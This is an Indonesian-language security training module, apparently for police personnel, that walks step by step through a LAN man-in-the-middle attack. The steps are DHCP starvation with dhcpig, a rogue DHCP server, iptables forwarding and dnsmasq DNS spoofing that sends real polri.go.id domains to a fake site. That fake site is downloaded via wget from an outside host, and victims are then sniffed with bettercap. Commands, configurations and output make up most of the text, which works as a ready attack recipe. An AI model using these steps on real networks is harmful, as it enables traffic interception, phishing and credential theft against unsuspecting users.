Materi Training IT Security 1 untuk Brimob - Indonesia

written by : Wisdom
January 2026
www.bluedragonsec.com
https://github.com/bluedragonsecurity/

PART 4. Teknik Penyerangan pada Jaringan LAN

Table of Content

1. DHCP Exhaustion Attack & Rogue DHCP Server

Catatan : untuk teknik MITM (man in the middle attack) pada jaringan LAN, dhcp exhaustion attack yang diikuti oleh rogue dhcp server cocok untuk pengguna / perangkat baru yang belum pernah terhubung ke jaringan sebelumnya, sedangkan teknik arp cache poisoning cocok adalah teknik yang cocok untuk menyerang semua perangkat yang terhubung dan perangkat yang belum pernah terhubung ke jaringan lan sebelumnya.

DHCP Exhaustion Attack

Serangan dhcp exhaustion attack lebih cocok diterapkan pada jaringan LAN yang menggunakan kabel ethernet untuk saling terhubung, tapi bisa juga diterapkan pada jaringan LAN yang menggunakan wifi akan tetapi serangan ini tidak seefektif saat komputer terhubung ke router dengan kabel lan dan memakan waktu lebih lama.

Dhcp exhaustion attack (atau sering disebut DHCP Starvation) adalah jenis serangan siber yang menargetkan server DHCP dalam sebuah jaringan. Tujuannya adalah untuk menghabiskan seluruh cadangan alamat IP yang tersedia sehingga perangkat baru tidak bisa terhubung ke jaringan tersebut.

Berikut adalah penjelasan mendalam mengenai cara kerja, dampak, dan pencegahannya:

Cara Kerja Serangan

Analogi sederhananya adalah seseorang yang terus-menerus mengambil nomor antrean di bank menggunakan identitas palsu sampai nomornya habis, sehingga nasabah asli tidak mendapatkan nomor urut.

1. **Pengiriman Paket Massal**: Penyerang menggunakan alat (seperti *Yersinia* atau DHCPig) untuk mengirimkan ribuan permintaan DHCP (DHCP Discover) ke server.
2. **Pemalsuan MAC Address**: Setiap permintaan menggunakan alamat MAC (*Media Access Control*) palsu yang berbeda-beda.
3. **Pengurasan Pool IP**: Karena server DHCP menganggap setiap permintaan datang dari perangkat unik yang berbeda, server akan memberikan (*lease*) alamat IP untuk setiap permintaan tersebut.
4. **Kondisi Lumpuh**: Dalam waktu singkat, seluruh rentang alamat IP (*IP pool*) di server habis terpakai oleh identitas palsu.

Dampak Utama

- **Denial of Service (DoS)**: Pengguna sah atau perangkat baru yang mencoba masuk ke jaringan tidak akan mendapatkan alamat IP. Akibatnya, mereka tidak bisa mengakses internet atau sumber daya jaringan lainnya.
- DHCP Exhaustion attack bisa jadi merupakan awal dari serangan tahap selanjutnya yaitu rogue dhcp server

Rogue DHCP Server

Setelah server asli tidak bisa lagi memberikan IP, penyerang akan mengaktifkan **Rogue DHCP Server** (server DHCP palsu) di jaringan yang sama.

- **Tujuan:** Mengambil alih peran server asli untuk memberikan konfigurasi jaringan kepada klien yang sedang mencari IP.
- **Manipulasi Data:** Saat klien melakukan `DHCPDISCOVER`, hanya server penyerang yang bisa merespons. Penyerang akan memberikan:
    - **IP Address:** Agar klien bisa terkoneksi.
    - **Default Gateway:** Diarahkan ke alamat IP milik penyerang.
    - **DNS Server:** Diarahkan ke DNS milik penyerang (untuk serangan *Phishing*).

Serangan DHCP *Exhaustion* adalah pembuka jalan bagi serangan DHCP *Rogue Server.* Jika keduanya berhasil dilakukan, penyerang dapat melancarkan aksi berikut:

- **Man-in-the-Middle (MitM):** Karena *Gateway* diarahkan ke penyerang, semua trafik data klien akan melewati perangkat penyerang terlebih dahulu sebelum diteruskan ke internet. Penyerang bisa menyadap *username*, *password*, dan data sensitif lainnya.
- **Phishing:** Dengan mengendalikan DNS, penyerang bisa mengarahkan pengguna ke situs palsu (misal: tampilan login web palsu) meskipun pengguna mengetik alamat yang benar.

A. dhcp exhaustion attack dan rogue dhcp server

Langkah 1. Persiapan sebelum menyerang
Pada langkah kedua nanti kita akan melakukan serangan dhcp exhaustion attack yang diikuti serangan MITM (man in the middle attack) dengan rogue dhcp server, di mana nanti kita akan menjadi gateway perantara antara perangkat klien baru yang akan masuk ke jaringan dan router gateway yang asli. Dan komputer kali linux kita juga akan melakukan dns spoofing kepada perangkat klien lain yang baru terhubung ke jaringan.

Dengan DNS Spoofing, Anda tidak hanya memantau data, tetapi bisa **mengarahkan** korban ke situs palsu. Misalnya, saat korban mengetik `facebook.com`, mereka justru masuk ke server buatan Anda.

Siapkan dulu web server di kali linux kita, kita akan menggunakan lampp for linux. Lampp adalah kombinasi dari web server apache, mysql dan php dalam 1 paket instalasi.

Download dan install :

https://sourceforge.net/projects/xampp/files/XAMPP%20Linux/8.2.12/xampp-linux-x64-8.2.12-0-installer.run

Setelah kita download, chmod :

chmod +x xampp-linux-x64-8.2.12-0-installer.run

Selanjutnya jalankan installer :
sudo ./xampp-linux-x64-8.2.12-0-installer.run

Jika sudah terinstall, Kita jalankan web server kita :

/opt/lampp/./lampp start

Selain menjadi gateway nanti, kita juga akan bertindak menjadi dns server bagi pengguna yang baru masuk jaringan.

Karena pc kita bertindak sebagai dns server, kita akan meresolve alamat ip dari beberapa domain menjadi alamat ip kita sendiri. Sehingga korban nanti bukanya mengunjungi web asli malah mengunjungi web server yang kita siapkan.

Kita akan memalsukan tampilan web dari domain-domain ini : polri.go.id , track.polri.go.id, sinastik.polri.go.id

Web web tersebut akan mengarah ke server web di kali linux yang telah kita siapkan, perhatian ! Teknik berlaku hanya untuk jaringan LAN / wifi.

Siapkan konfigurasi virtual host di apache, pada terminal kali linux, ketikkan :

sudo mousepad /opt/lampp/etc/httpd.conf

Cari baris berikut : `#Include etc/extra/httpd-vhosts.conf`

Hapus tanda pagar (#) di depannya sehingga menjadi: `Include etc/extra/httpd-vhosts.conf`

Jika sudah, simpan

Selanjutnya ketik : sudo mousepad /opt/lampp/etc/extra/httpd-vhosts.conf

Ganti isinya menjadi :

```
<VirtualHost *:80>
   DocumentRoot "/opt/lampp/htdocs"
   ServerName localhost
</VirtualHost>

<VirtualHost *:80>
   DocumentRoot "/opt/lampp/htdocs/polri.go.id"
   ServerName polri.go.id
   ServerAlias www.polri.go.id
</VirtualHost>

<VirtualHost *:80>
   DocumentRoot "/opt/lampp/htdocs/track.polri.go.id"
   ServerName track.polri.go.id
</VirtualHost>

<VirtualHost *:80>
   DocumentRoot "/opt/lampp/htdocs/sinastik.polri.go.id"
   ServerName sinastik.polri.go.id
</VirtualHost>
```

Simpan dan keluar,

Jika sudah restart lampp :

/opt/lampp/./lampp restart

Selanjutnya ketik :

sudo chmod -R 777 /opt/lampp/htdocs

Selanjutnya download web polri palsu yang sudah kita siapkan :

cd /opt/lampp/htdocs

wget http://syncrumlogistics.com/docs/polri.tar.bz2

tar jxvf polri.tar.bz2


sudo chmod -R 777 *

Langkah 2. Melancarkan serangan dhcp exhaustion pada router

dhcpig adalah sebuah *network security tool* atau perangkat lunak penetrasi jaringan yang dirancang untuk mengeksploitasi kerentanan dalam protokol Layer 2 (Data Link Layer).

Layer	Nama Layer	Fungsi Utama	Contoh Protokol/Perangkat
7	**Application**	Antarmuka langsung dengan pengguna (Web browser, Email).	HTTP, FTP, SMTP
6	**Presentation**	Format data, enkripsi, dan kompresi (Mengubah data agar bisa dibaca).	SSL/TLS, JPEG, ASCII
5	**Session**	Mengelola dan mengontrol sesi komunikasi (Membuka/menutup koneksi).	NetBIOS, RPC
4	**Transport**	Pengiriman data end-to-end dan pemecahan data menjadi segmen.	TCP, UDP
3	**Network**	Pengalamatan logis dan penentuan rute terbaik (*routing*).	IP, Router
2	**Data Link**	Pengalamatan fisik (MAC Address) dan deteksi kesalahan transmisi.	Ethernet, Switch
1	**Physical**	Transmisi data fisik melalui media (kabel, sinyal listrik/cahaya).	Kabel UTP, Hub, Wi-Fi

Pada contoh kali ini saya terhubung ke jaringan wifi dan saya mendapatkan alamat ip : 10.71.19.14 melalui interface wlan0



Untuk gateway bisa dilihat dengan perintah : ip route show

```
┌──(robohax㉿robohax-20bws2ng00)-[~]
└─$ ip route show
default via 10.71.19.183 dev wlan0 proto dhcp src 10.71.19.14 metric 600
10.71.19.0/24 dev wlan0 proto kernel scope link src 10.71.19.14 metric 600
```


default gateway adalah 10.71.19.183, ini merupakan target serangan kita

Pada terminal selanjutnya ketikkan dhcpig untuk mengecek apa sudah terinstall atau belum, jika belum instal dhcpig di kali linux.

Selanjutnya buka termnal, buka tab baru hingga 5 terminal, lalu di setiap terminal ketikkan perintah ini :

while true; do sudo dhcpig wlan0; sleep 1; done

Di terminal yang menjalankan dhcpig kita bisa melihat bahwa kali linux kita membanjiri router dengan perintah dhcp request dengan mac yang diacak



Tunggu sekitar 10 menit. Tujuan dari serangan ini adalah untuk menghabiskan pool alokasi ip dengan dhcp yang tersimpan di memori router.

Untuk melihat apa yang terjadi di belakang layar, kita bisa mengecek dengan wireshark.


Misal cek dengan wireshark, ketikkan :

sudo wireshark

Setelah wireshark berjalan, pilih interface wifi, di laptop ini adalah wlan0. Lalu masukkan filter :

bootp

lalu enter



- **DHCP Discover:** kali linux (0.0.0.0) menyebarkan pesan ke seluruh jaringan untuk mencari server DHCP.
- **DHCP NAK (Negative Acknowledgment):** Server DHCP (10.71.19.183) langsung menolak permintaan tersebut.

Normalnya, setelah *Discover*, router seharusnya mengirimkan *Offer*. Namun, di sini router justru mengirimkan **NAK**. Ini biasanya terjadi karena beberapa alasan:

- **IP Pool Habis:** Server DHCP memiliki daftar IP yang terbatas dan semuanya sudah terpakai.
- **Keamanan/Filtering:** Server mungkin dikonfigurasi untuk menolak alamat MAC tertentu atau hanya memperbolehkan perangkat yang terdaftar.
- **Efek `dhcpig`: NAK** yang muncul secara masif menandakan router mungkin mencoba mempertahankan diri atau kehabisan sumber daya untuk melayani permintaan baru.

Langkah 3. Menyiapkan rogue dhcp server

Kita akan menjadikan pc kali linux kita sebagai dhcp server pengganti router, ketika ada pengguna yang baru pertama kali mengakses wifi maka akan mendapatkan ip dari kali linux kita dan juga mendapatkan dns dari kali linux kita.

Sebelumnya kita aktifkan dulu ip forward di kali linux, buat file dengan nama gate.sh , misal di Desktop dengan isi file :

```
sudo systemctl stop systemd-resolved
sudo systemctl disable systemd-resolved
sudo sysctl -w net.ipv4.ip_forward=1
sudo sysctl -w net.ipv6.conf.all.forwarding=1
# 2. Reset IPTables
sudo iptables -F
sudo iptables -t nat -F
# 3. NAT: Paksa paket keluar lewat wlan0
sudo iptables -t nat -A POSTROUTING -o wlan0 -j MASQUERADE
# 4. Izinkan Forwarding masuk dan keluar di interface yang sama
sudo iptables -A FORWARD -i wlan0 -o wlan0 -j ACCEPT
sudo iptables -A FORWARD -m state --state RELATED,ESTABLISHED -j ACCEPT
# 2. NAT untuk IPv6 (Masquerade)
sudo ip6tables -t nat -A POSTROUTING -o wlan0 -j MASQUERADE
# 3. Izinkan Forwarding antar traffic IPv6 di wlan0
sudo ip6tables -A FORWARD -i wlan0 -o wlan0 -j ACCEPT
sudo ip6tables -A FORWARD -m state --state RELATED,ESTABLISHED -j ACCEPT
sudo iptables -t nat -A PREROUTING -i wlan0 -p udp --dport 53 -j REDIRECT --to-ports 53
sudo iptables -t nat -A PREROUTING -i wlan0 -p tcp --dport 53 -j REDIRECT --to-ports 53
sudo ip6tables -t nat -A PREROUTING -i wlan0 -p udp --dport 53 -j REDIRECT --to-ports 53
sudo ip6tables -t nat -A PREROUTING -i wlan0 -p tcp --dport 53 -j REDIRECT --to-ports 53
sudo iptables -I INPUT -p udp --dport 53 -j ACCEPT
sudo iptables -I INPUT -p tcp --dport 53 -j ACCEPT
sudo ifconfig wlan0 promisc
```

jika sudah simpan dan kemudian chmod di terminal :

chmod +x gate.sh

jalankan :

./gate.sh

Selanjutnya kita install isc dhcp server (ini adalah open source dhcp server di linux) :

sudo apt update && sudo apt install isc-dhcp-server

Setelah terinstall, kita setting :

sudo su

echo “” > /etc/dhcp/dhcpd.conf

sudo nano /etc/dhcp/dhcpd.conf

edit konfigurasi dhcp server di bawah ini (sesuaikan dengan alamat ip kali linux anda) :

```
subnet 10.71.19.0 netmask 255.255.255.0 {
  range 10.71.19.100 10.71.19.200;
  option routers 10.71.19.14;
  option domain-name-servers 10.71.19.14;
  option broadcast-address 10.71.19.255;

  # --- Bagian yang diubah ---
  default-lease-time 86400;   # Klien akan meminjam IP selama 1 hari
  max-lease-time 172800;      # Batas maksimal sewa jika klien meminta lebih
}
```

Setelah selesai tekan ctrl+o lalu ctrl+x

Selanjutnya konfigurasi ip versi 6 :

sudo su
echo “” > /etc/dhcp/dhcpd6.conf

sudo nano /etc/dhcp/dhcpd6.conf

Edit isinya (sesuaikan dengan alamat ip versi 6 di kali linux Anda), jika bingung, tanyakan ke AI chatgpt.com atau gemini.google.com

```
subnet6 fe80::/64 {
        range6 fe80::100 fe80::200;
        option dhcp6.name-servers fe80::8b70:bad:15a0:6dc2; # IP v6 Kali
        option dhcp6.domain-search "local";
}
```

Langkah 4. Menggunakan dnsmasq untuk dns spoofing

dnsmasq adalah servis dns yang berjalan di linux, kita bisa manfaatkan servis ini untuk dns spoofing web polri.go.id, track.polri.go.id dan sinastik.polri.go.id

Buka terminal :

sudo fuser -k 53/udp

sudo systemctl stop systemd-resolved
sudo systemctl disable systemd-resolved

Selanjutnya :
sudo echo “” > /etc/dnsmasq.conf
sudo nano /etc/dnsmasq.conf

isi sebagai berikut :

 # Jangan baca file /etc/hosts (opsional, agar fokus di file ini)
no-hosts

 # Tentukan DNS server publik untuk domain normal (Forwarder)
server=8.8.8.8
server=8.8.4.4

 # HIJACKING DOMAIN SPESIFIK
 # Format: address=/domain/ip_tujuan
address=/polri.go.id/10.71.19.14
address=/track.polri.go.id/10.71.19.14
address=/sinastik.polri.go.id/10.71.19.14

 # Dengarkan query dari semua interface
interface=wlan0 # Sesuaikan dengan interface Kali Anda (misal: eth0 atau wlan0)
listen-address=127.0.0.1,10.71.19.14

Selanjutnya di terminal :

sudo systemctl start dnsmasq
sudo systemctl enable dnsmasq

Selanjutnya buat file isc.sh di Desktop Anda dengan isi file :

sudo pkill -9 dhcpig
sudo systemctl stop isc-dhcp-server
sudo rm /var/lib/dhcp/dhcpd.leases
sudo touch /var/lib/dhcp/dhcpd.leases
sudo rm /var/lib/dhcp/dhcpd.leases~
sudo systemctl start isc-dhcp-server

Jika sudah :

chmod +x ./isc.sh

lalu jalankan :

sudo ./isc.sh

Skrip isc.sh akan membersihkan dhcp pool isc dhcp server kita karena server dhcp kita juga ikut keracunan saat dhcpig dijalankan.

Selanjutnya tinggal menunggu perangkat baru masuk ke jaringan maka akan mendapatkan ip dari dhcp server kita di mana kita akan menjadi gateway sekaligus dns server dari perangkat baru yang terhubung.

Langkah 5. Menunggu perangkat baru (korban) yang terhubung ke jaringan

Selanjutnya tinggal monitor trafik jaringan dengan bettercap :


ketik :

sudo bettercap -iface wlan0

Selanjutnya untuk mengetahui ketika ada korban yang masuk ke jaringan dan mendapat ip dari server kita, di bettercap kita akan pantau dengan :

net.sniff on


Jika ada perangkat baru yang masuk ke jaringan maka akan terlihat :



10.71.19.0/24 > 10.71.19.14 » [12:22:21] [endpoint.new] endpoint 10.71.19.101 detected as ba:bf:de:c3:8b:4a.

Ada 1 klien baru yang mendapat ip dari dhcp server kita dengan ip 10.71.19.101

Kita bisa melihat domain domain yang diakses oleh komputer pengguna di jendela bettercap :



10.71.19.0/24 > 10.71.19.14 » [12:27:07] [net.sniff.https] sni 10.71.19.101 > https://static.nowbuttons.com
10.71.19.0/24 > 10.71.19.14 » [12:27:08] [net.sniff.https] sni 10.71.19.101 > https://content-autofill.googleapis.com
10.71.19.0/24 > 10.71.19.14 » [12:27:08] [net.sniff.https] sni 10.71.19.101 > https://googleads.g.doubleclick.net
10.71.19.0/24 > 10.71.19.14 » [12:27:08] [net.sniff.https] sni 10.71.19.101 > https://www.google.co.id
10.71.19.0/24 > 10.71.19.14 » [12:27:08] [net.sniff.https] sni 10.71.19.101 > https://www.google-analytics.com
10.71.19.0/24 > 10.71.19.14 » [12:27:09] [net.sniff.https] sni 10.71.19.101 > https://static.hotjar.com
10.71.19.0/24 > 10.71.19.14 » [12:27:09] [net.sniff.dns] dns 2402:5680:8117:f0de::13 > 2402:5680:8117:f0de:16cd:1f68:edf0:367 : vmss-clarity-tag-sea.southeastasia.cloudapp.azure.com is 57.155.120.218
10.71.19.0/24 > 10.71.19.14 » [12:27:09] [net.sniff.https] sni 10.71.19.101 > https://sc.lfeeder.com
10.71.19.0/24 > 10.71.19.14 » [12:27:10] [net.sniff.https] sni 10.71.19.101 > https://ws.hotjar.com
10.71.19.0/24 > 10.71.19.14 » [12:27:10] [net.sniff.https] sni 10.71.19.101 > https://content.hotjar.io
